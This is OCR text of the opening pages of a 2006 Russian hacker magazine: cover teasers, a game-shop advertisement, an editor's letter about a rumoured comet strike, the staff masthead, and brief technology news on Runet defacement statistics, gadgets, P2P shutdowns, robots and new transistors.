ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU
ОКТЯБРЬ 10(94) 2006

КОНЕЦ БЛИЗОК WM KEEPER СЛЕДИТ ЗА ТОБОЙ!

СТР.062

ТЕЛЕВИЗИОННАЯ АТАКА
ЗЛОСТНЫЙ ВЗЛОМ ДВУХ TV-КОМПАНИЙ

ТЕСТ-ДРАЙВ ФАЙРВОЛОВ
ОБЛАЖАЛИСЬ ВСЕ

ЗАСЫПАЕМ ДО СМЕРТИ
СТРУКТУРА НИЗКОУРОВНЕВЫХ DDOS-АТАК

ЛОМАЕМ ЗА ДЕНЬГИ
БИЗНЕС- ПЛАН НАЕМНОГО ХАКЕРА



+ **ШТУРМ РЕДАКЦИИ**
НАДЕРИ НАС В ПЕЙНТБОЛ!

НА DVD:
СВЕЖИЙ GENTOO LINUX 2006.1
ВСЕ НОМЕРА «ХАКЕРА» В PDF
ХАКЕРСКИЙ ЧЕМОДАНЧИК КРИСА КАСПЕРСКИ
СУМАСШЕДШАЯ ПОДБОРКА СОФТА: БОЛЕЕ 400 ПРОГРАММ



ISSN 1609-1043
9 771609 104000 10>


Тел.: (495) 780-8825
Факс.: (495) 780-8824
www.gamepost.ru

Все цены действительны на момент публикации рекламы



Game Cube
5880р.



PS 2
5040р.



Xbox 360
15400р.



**НЕ СКУЧАЙ!
ДОМА И
В ДОРОГЕ**

ИГРАЙ!



Nintendo DS litle
5600р.



PSP
6720р.


- Покупку можно оплатить кредитной картой
- Игру доставят в день заказа
- Не нужно выходить из дома, чтобы сделать заказ



Resident Evil
1400 р.



Resident Evil 0 (Zero)
1400 р.


Skies of Arcadia Legends
1820 р.


Wario World
1540 р.


Elder Scrolls IV: Oblivion
2240 р.


Hitman Blood Money
2240 р.


Dead or Alive 4
2240 р.




Ninety Nine Nights
2520 р.



Final Fantasy X (Platinum)
1120 р.



Getaway: Черный понедельник (рус. субтитры)
840 р.




God of War
840 р.



Grand Theft Auto: Liberty City Stories
1288 р.


Ico
1008 р.


Killzone (Platinum)
840 р.


Metal Gear Solid 3: Snake Eater (Steel Book Edition)
1960 р.


Prince of Persia: Warrior Within
1120 р.


Resident Evil 4 (Limited Edition)
1960 р.


Silent Hill Collection 2-3-4
1568 р.



Недавно нашел очень занимательный сайт. Один из астрономов в
свой телескоп на даче, исследуя кратеры на луне, разглядел неожи-
данно комету с ядром под километр в диаметре. Причем он ее сна-
чала принял за звезду – такая она большая и яркая. Удивился, когда
понял, что эта „звезда" летит по параболической траектории пря-
миком к Земле. И на своем блоге kometa.by.ru этот человек постит
все свои изыскания на эту тему.
Честно говоря, я всегда с сарказмом относился к таким вещам, как
конец света два раза в год или глобальное потепление. Но после изу-
чения этого сайта мне стало как-то неприятно от простой мысли: а
вдруг этот человек не ошибся в своих расчетах. А если 28 октября
эта комета действительно встретится с Землей. Что тогда?

Тогда в жизни человечества поменяется очень многое, и категории
человеческой жизни, к которым мы с тобой привыкли, потеряют всю
свою ценность. Вот ты думаешь о том, как будешь сдавать сессию,
куда поедешь кататься на доске весной и что подарить приятелю на
день рождения. А через недельку по Земле фиганет километровая
комета, и за пару минут погибнет процентов 20% человечества, а в
ближайшие пару месяцев – еще 70%. Жить мы будем с тобой в бом-
боубежищах, и там же будешь дарить свой подарок. Зато сможешь
покататься: все очень быстро покроется толщей льда и снега.

Но все же я искренне верю, что когда ты прочтешь этот текст и зай-
дешь на сайт астронома, то последний пост там будет говорить, что
„комета внезапно изменила свою траекторию...", или „к счастью,
мы ошиблись в расчетах...".
Но суть ничтожества человечества от этого ничуть не изменится. И
главная вещь, весьма банальная, кстати, тоже: очень важно жить
так, чтобы не откладывать ничего на потом. Нужно делать все сей-
час, когда это можно еще делать. Размышляя об этом, мы и делали
для тебя этот номер, который ты при любых раскладах еще успеешь
заценить. А ценить у нас есть что, мы старались.

nikitozz, гл. ред. Хакера

Приятного чтения!

CONTENT • 10(94)





/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE, UNITS и DVD
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко (nanoinfo@mail.ru)
>Литературный редактор
Анна Большова
(bolshova@real.xakep.ru)
>Корректор
Анастасия Аникеева

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей Skvoznoy Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Иллюстрации
Соня Хаустова
(hellomynameiscornelius@gmail.com)
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)


/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

ОЛЕГ ЧЕБЕНЕЕВ
/ **MINDWORK@GAMELAND.RU** /
ЮРИЙ СВИДИНЕНКО
/ **KAMMERER_MAX@YAHOO.COM** /
СЕРГЕЙ НИКИТИН
/ **NIKITIN@GLC.RU** /

→ СТАТИСТИКА ВЗЛОМА РУНЕТА



11 сентября сайт securitylab.ru сообщил о совместном с порталом zone-h запуске еженедельной сводки отчетов по взлому web-серверов в рунете. В первом выпуске говорится о 172 известных взломах за текущую неделю, большинство из которых были совершены турецкими хакерами. Причем основная масса успешных атак были совершены на серваки под управлением Linux (37%) и FreeBSD (58%). Тройка лидеров среди взломщиков выглядит так: Dengesiz Team (22 взлома), Belgium security (21 взлом) и BeLa (14 взломов). Авторы статистики обещают, что в будущем будут предоставляться не только цифры, но и аналитика, информация о методах и причинах взломов, данные о провайдерах, хостящих жертвах — и другие полезные сведения.




→ БАГНУТЫЙ СЕГВЕЙ

В 2002 году компания Segway предложила миру совершенно новый и, по ее словам, революционный способ передвижения — двухколесную повозку с рулем и мотором, ездок которой находится в стоячем положении, и, чтоб не упасть, он должен держать равновесие. Машинка стоимостью около 5-ти тысяч долларов понравилась богатеньким чебурашкам, экстремалам и даже была взята на вооружение немецкой полиции. Несмотря на кажущуюся хрупкость конструкции, Segway заверила покупателей, что ездить на их новинке не опаснее, чем на велосипеде. Но недавно выяснилось, что это не совсем так. В последние месяцы участились случаи жалоб владельцев гаджета на травмы — за последний год пострадали, как минимум, 6 человек. Это не осталось без внимания американской комиссии по безопасности потребительских продуктов, которая провела расследование и выяснила, что в ПО чудо-машинки содержится опасный баг. Когда тачка разгоняется до максимальной скорости, может случиться внезапное переключение на задний ход, в результате чего водитель буквально улетает со своего места. Несмотря на то, что компания уже предложила решение этой проблемы, комиссия дала право всем владельцам скутера вернуть игрушку производителю и получить полную денежную компенсацию.

→ ПЛЕЕР-СПОРТСМЕН

Очередной Walkman от компании Sony предназначен не просто для любителей музыки. Для всех, кто ведет активный образ жизни. В нем имеется масса специальных функций (счетчик шагов и калорий, секундомер, измеритель пройденного расстояния и так далее), а благодаря тонкому и стильному алюминиевому корпусу он еще и водонепроницаем. На бегу тыкать в клавиши пальцем не очень-то и удобно, поэтому управлять можно посредством поворотного переключателя. Музыкальные функции не уступают спортивным. Поддержка форматов MP3, Atrac, а также non-DRM WMA и AAC и встроенный FM-тюнер! Еще он оснащен фирменной функцией быстрой зарядки, а в комплект поставки входят наушники, чехол для ношения на руке и металлическая цепочка. Емкость памяти в различных моделях может достигать 2 Гб, размеры плеера невелики — 96,5x20x21 мм, а весит он всего 27 г.





→ ВОТ ЭТО ПЛАТА!

Если бы не маньяки, готовые днями и ночами копаться в железе, выжимая из него еще парочку fps, то многим вендорам стало бы намного тяжелее жить на свете. Например, не будь энтузиастов, готовых на все ради скорости, компания Leadtek вряд ли бы выпустила плату WinFast PX7900 GS TDH. В ее основе лежит графический процессор GeForce 7900 GS, обладающий 256-битным интерфейсом, 20 конвейерами и работающий с памятью GDDR3. Кроме того, плату можно использовать в связке SLI. Форматы .264, MPEG-2 и WMV (в том числе WMV HD) благодаря аппаратному декодеру воспроизводятся с минимальной нагрузкой на процессор. Кроме того, поддерживаются HD DVD, диски Blu-ray и другие форматы с встроенной защитой High-bandwidth Digital Content Protection (HDCP). В комплект поставки платы входят две игры и программный DVD-плеер.





→ ПРОЩАЙ, ОСЛИК!

Ослику eDonkey настал трындец. Если ты зайдешь на сайт Edonkey.com, то увидишь не яркие баннеры с предложением влиться в дружную тусовку качальщиков вареза, а мрачное объявление: «eDonkey2000 Network больше не доступна. Помните, что если вы крадете музыку или фильмы, то вы нарушаете закон. Суды по всем штатам правят балом и легко сажают таких, как ты и я. И не думай, что ты анонимен, когда сливаешь пиратский софт. Вот он, твой IP, так что не наглей, качай только легальный музон». Конечно, не от хорошей жизни авторы оставили такое воззвание — представители аудио/видео индустрии плотно сели файлообменным сетям на хвост и пригрозили судебной расправой в случае неповиновения. Большинство p2p-хостеров, включая BearShare, i2Hub, WinMX, Grokster, Kazaa, решили, что связываться с мультимедийными магнатами не стоит, и прикрыли лавочки. MetaMachine (авторы eDonkey) продержалась дольше всех и хотела даже легализировать свою деятельность, но номер не вышел, за что фирма поплатилась 30-миллионным штрафом. Конечно, смерть вышеназванных p2p-сетей не искоренит явление полностью. Большинство юзеров сидит теперь на eMule, закрыть который, благодаря системе Kad, большим боссам будет вряд ли под силу. Но как ни крути, Ослика жалко.

→ СИНИЕ ЛУЧИКИ


Универсальность оптических приводов продолжает расти. Сегодня компания LG представила устройство GBW-H10N, которое поддерживает запись Blu-ray со скоростью 4X. Кроме того, он умеет работать с более старыми DVD, DVD±R, DVD±RW, а также DVD-RAM, не говоря уж о всех видах CD. Если ты запамятовал, то знай, что диски Blu-ray, имея один размер с CD, вмещают в себя до 25 Гб данных на однослойном носителе и до 50 Гб — на двухслойном. Достигается это благодаря более коротким волнам (405 нм), нежели у красного лазера (650 нм), что позволяет сфокусировать пучок света с большей точностью. Новый привод способен записывать информацию со скоростью 4X для формата BD-R и 2X для формата xBD-RE (многократная запись). Привод имеет вид внутреннего резака и выкрашен в белый цвет. Его цена будет составлять около 19 тысяч рублей. Немало, конечно, зато перспективно.

→ МАЛЕНЬКИЙ VERBATIM



Компания Verbatim сделала подарок будущим обладателям новейших камкодеров. Именно она анонсирует носители mini DVD-R, но не простые, а двухслойные. Имея диаметр, равный всего лишь восьми сантиметрам, они могут вместить почти час видео или 2,6 Гб данных. Естественно, их можно использовать не только с камерами, а с любым поддерживающим этот стандарт оборудованием, но для видеосъемки у них есть огромный плюс: запись идет без прерывания — так бывает с двусторонними носителями. Как и все новые оптические диски компании, болванки mini DVD-R DL обладают защитным слоем Scratch Guard, который делает диски устойчивыми против царапин, загрязнений и сальных следов — например, от прикосновения пальцев. Mini DVD-R DL в индивидуальной упаковке будут стоить где-то 3,5 доллара, а упаковка из 5-ти штук достанется тебе долларов за восемнадцать.

→ РАСПЫЛИТЕЛЬ БЕЗОПАСНОСТИ



«Граждане, храните деньги в сберегательной кассе», — вещал нам Остап Бендер. «Храните важную инфу не на компе, а в интернете», — говорят участники проекта Cleversafe. Конечно, не в том смысле, чтоб выкладывать в открытом виде номер кредитки на каком-нибудь mysite.narod.ru. Парни предлагают воспользоваться совершенно новым видом защиты, при котором инфа, распыленная на несколько тщательно зашифрованных частей, будет храниться сразу на нескольких серверах. Таким образом, даже если твой комп умрет в пожаре, или злой хакер взломает твой винч, то ты всегда будешь знать, что важные данные не пострадают. Идея была позаимствована авторами у криптографа Ада Шамира, который в 1979 году опубликовал статью «Как разделять секрет» с описанием достоинств разделения информации на фрагменты и публикации их в свободном доступе. Cleversafe — это опенсорсный проект, поэтому специалисты предсказывают, что его популярность очень быстро будет расти, и со временем образуется единое распределенное хранилище информации, пригодное для использования как корпорациями, так и частными лицами. Причем пользователю не нужно бояться, что, если какой-нибудь из 11-ти доступных на данный момент серверов накроется, инфа будет потеряна. Технология Cleversafe допускает потерю 5-ти серваков с возможностью полного восстановления по 6-ти оставшимся. Похоже, у этой тулзы есть все шансы стать лучшим другом для тех, кто ценит приватность.

→ ЦВЕТНОЙ ДУ



Компьютер может заставить облениться человека, особенно если к нему подключить такое устройство, как пульт дистанционного управления Logitech Harmony 1000. Его главное отличие от своих предшественников заключается в наличие цветного дисплея с сенсорным управлением. Естественно, такое решение упрощает использование устройства и вкупе со стильным дизайном придает ему особый шарм. Бытовые девайсы контролируются через инфракрасный порт, но это подразумевает их прямую видимость. Лень вставать с дивана и идти в соседнюю комнату? Дополнительный аксессуар Logitech Harmony Wireless Extender использует технологию RF для управления устройствами в соседних от пульта помещениях. Пульт может взять контроль над 175 тысячами девайсов различных производителей — именно столько моделей содержится в базе данных компании. Наверняка там будут и твои верные помощники по домашним развлечениям. Если у тебя есть друзья в Европе, то ты можешь отправить им 150 евро и в конце осени ждать посылки с пультом.

Внимание, розыск!

Разыскивается добро.



Ориентировка:


Характер неординарный,
одержим идеей изменить мир к лучшему,
во имя добра действует решительно и импульсивно,
не раздумывая.

Лицам, располагающим какой-либо информацией о его месторасположении, просьба немедленно поделиться с окружающими во имя добра.

ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА ВРЕДИТ ЗДОРОВЬЮ


РУССКИЙ РОБОТ-ЗМЕЯ

«Чем изобретать велосипед, лучше использовать идеи, которые реализовала природа», — подумали в Петербургском студенческом конструкторско-технологическом бюро при ЦНИИ робототехники и технической кибернетики. Тамошние студенты собрали прототип змеевидного робота. Рабочее название модели — «Змеелок-1».
На данный момент «Змеелок-1» состоит из 15-ти звеньев. Каждое звено обладает двумя степенями свободы, поэтому управляется двумя сервоприводами производства японской фирмы Hitec. На роботе установлена телекамера, передающая на пульт оператора цветное изображение в разрешении 640x480.
Управление роботом организовано от ноутбука оператора по проводу через com-порт. Как сказали студенты, подобный архаизм допустили только для снижения материальных затрат — бюджет проекта составил всего 50 тысяч рублей (без учета стоимости зарплат сотрудников). В следующей модели робота — «Змеелок-2», — которая разрабатывается в данный момент, управление будет реализовано по защищенному радиоканалу.
Питание в данный момент также реализовано по проводам от внешнего источника — 6 вольт на каждый сервопривод и 6 вольт на микроконтроллер. Телекамера питается от собственного аккумулятора. Но «Змеелок-2» будет независим от внешнего источника питания — он будет организован специальными аккумуляторами. Скорость передвижения робота на данный момент составляет 0,5 м в секунду.


› Змеелок-1

STEAMPUNK IS NOT DEAD


Знаешь, что такое стимпанк? Так вот, есть реальные шансы появления паровых «монстров» в нашей жизни благодаря аниматору И-Вей Хуану (I-Wei Huang). Этот предприимчивый изобретатель решил воплотить паровой танк в реальности — хотя бы в игрушечном масштабе.
Свои творения изобретатель предпочитает делать, обращая внимание на функциональные возможности техники, независимо от того, насколько впечатляюще она будет выглядеть. Конечно, элегантной такую технику сделать непросто: внутри этих поделок приходится размещать не самые изящные элементы. Такие, например, как топливный бак и котлы с кипящей водой, из которых выходит пар и давит на поршни, в результате чего происходит какое-то движение.
В качестве горючего можно использовать многие вещества, но самым удобным И-Вей для с воих машин считает спирт. Топлива хватает на время работы от пяти минут до получаса — в зависимости от модели.
Со своими необычными аппаратами И-Вей участвовал в фестивале RoboGames-2006, откуда вернулся с наградами. Пока что эти аппараты не выпускаются серийно. Хуан говорит, что детали приходится подыскивать для каждой модели отдельно, и поэтому о промышленном производстве речи не идет. Все стимботы работают на спирту. Главная их часть, конечно, не живое сердце, а паровой огнеупорный котел.


› Настоящий паровой танк!


МТС
НА ПРАВАХ РЕКЛАМЫ


БИОТРАНЗИСТОР ИЗ ШПИНАТА

Папаевский шпинат теперь не только еда и мега-бустер, но и… транзистор! Причем биологический. Это установили ученые из университета Огайо, которые создали первый в мире биотранзистор на основе молекулы хлорофиллового комплекса клеток шпината. Благодаря сканирующему электронному микроскопу ученым удалось изменять форму молекулы хлорофилла-А, конструируя из первичной молекулы четыре новых формы. Ученые уверены, что измененные формы хлорофилла-А помогут больше узнать о развитии жизни и процессе фотосинтеза вообще.
Использование измененных молекул в качестве ключей сможет значительно повлиять на будущие логические цепи и механические нанокомпьютеры. А это, в свою очередь, принесет ряд новых продуктов в медицинскую отрасль и наноэлектронику. Ну и, естественно, не обойдет стороной и ПК, которые «зарядятся» хлорофиллом.



› Синхротрон Diamond

БАЛЛИСТИЧЕСКИЙ НАНОТРАНЗИСТОР



› Баллистический транзистор под микроскопом

Как сделать компьютеры быстрее? Один из способов — совершенствование базового кирпичика точной техники — транзистора. Так, применив революционный подход к транзисторам, ученые из университета Рочестера объявили о создании баллистического транзистора (BDT) — устройства, которое должно стать прибором нового поколения.
В основе прибора — полупроводниковый материал, в котором электроны находятся в состоянии двумерного электронного газа. Внутри этого полупроводника электроны в таком состоянии движутся без столкновений с атомами примесей, которые могли бы ухудшить работу транзистора.
Предложенный вариант устройства должен выделять существенно меньше тепла и работать намного быстрее. Ведь в нем происходит непрерывный поток электронов, которые не останавливаются, как это происходит в обычных давно существующих транзисторах. Вдобавок ко всему можно сказать, что движение электронов в BDT будет если и не совсем бесплатным, то уж точно очень дешевым.
Как говорят ученые, баллистический транзистор позволит конструировать чипы, работающие на терагерцевых частотах уже через несколько лет. Представляешь, насколько возрастет при этом производительность компьютеров?



Лунный робот-ровер «Атлет»

ЛУННЫЙ ПАУК

От пауков паровых переходим к паукам космическим. Стало известно, что на этой неделе NASA приступает к испытаниям ряда экспериментальных роботов и роверов в знаменитом аризонском кратере, а также в местечке Синдер-Лейк (Cinder Lake), отличающемся «лунным» ландшафтом.

Среди новинок — робот-ровер «Атлет» (ATHLETE). Эта паукообразная машина может выступать в качестве лунного грузовика, передвижной базы, топливозаправщика и геолога, и при этом данный проект еще будет развиваться. Разработан «Атлет» специалистами Лаборатории реактивного движения при участии инженеров и ученых из ряда исследовательских центров NASA, а также университета Стэнфорда и фирмы Boeing. Шесть мощных ног аппарата заканчиваются колесами, каждое из которых имеет свой силовой привод и может поворачиваться в разные стороны. Робот с поперечником более 4-х метров умеет разгоняться до 10-ти километров в час, преодолевать подъем в 50 градусов на скальном грунте и в 25 — на мягком песке. Также для него не станет препятствием вертикальный уступ высотой в метр с лишним. Грузоподъемность нового робота равна 450 килограммам — это рекорд для машин такого рода. Причем конструкция «Атлета» предусматривает возможность стыковки двух или более таких машин в гигантские самоходные платформы — если космонавтам понадобится перевезти что-то более внушительное.




→ ОБВАЛ ПИРАТСКИХ ЦЕН

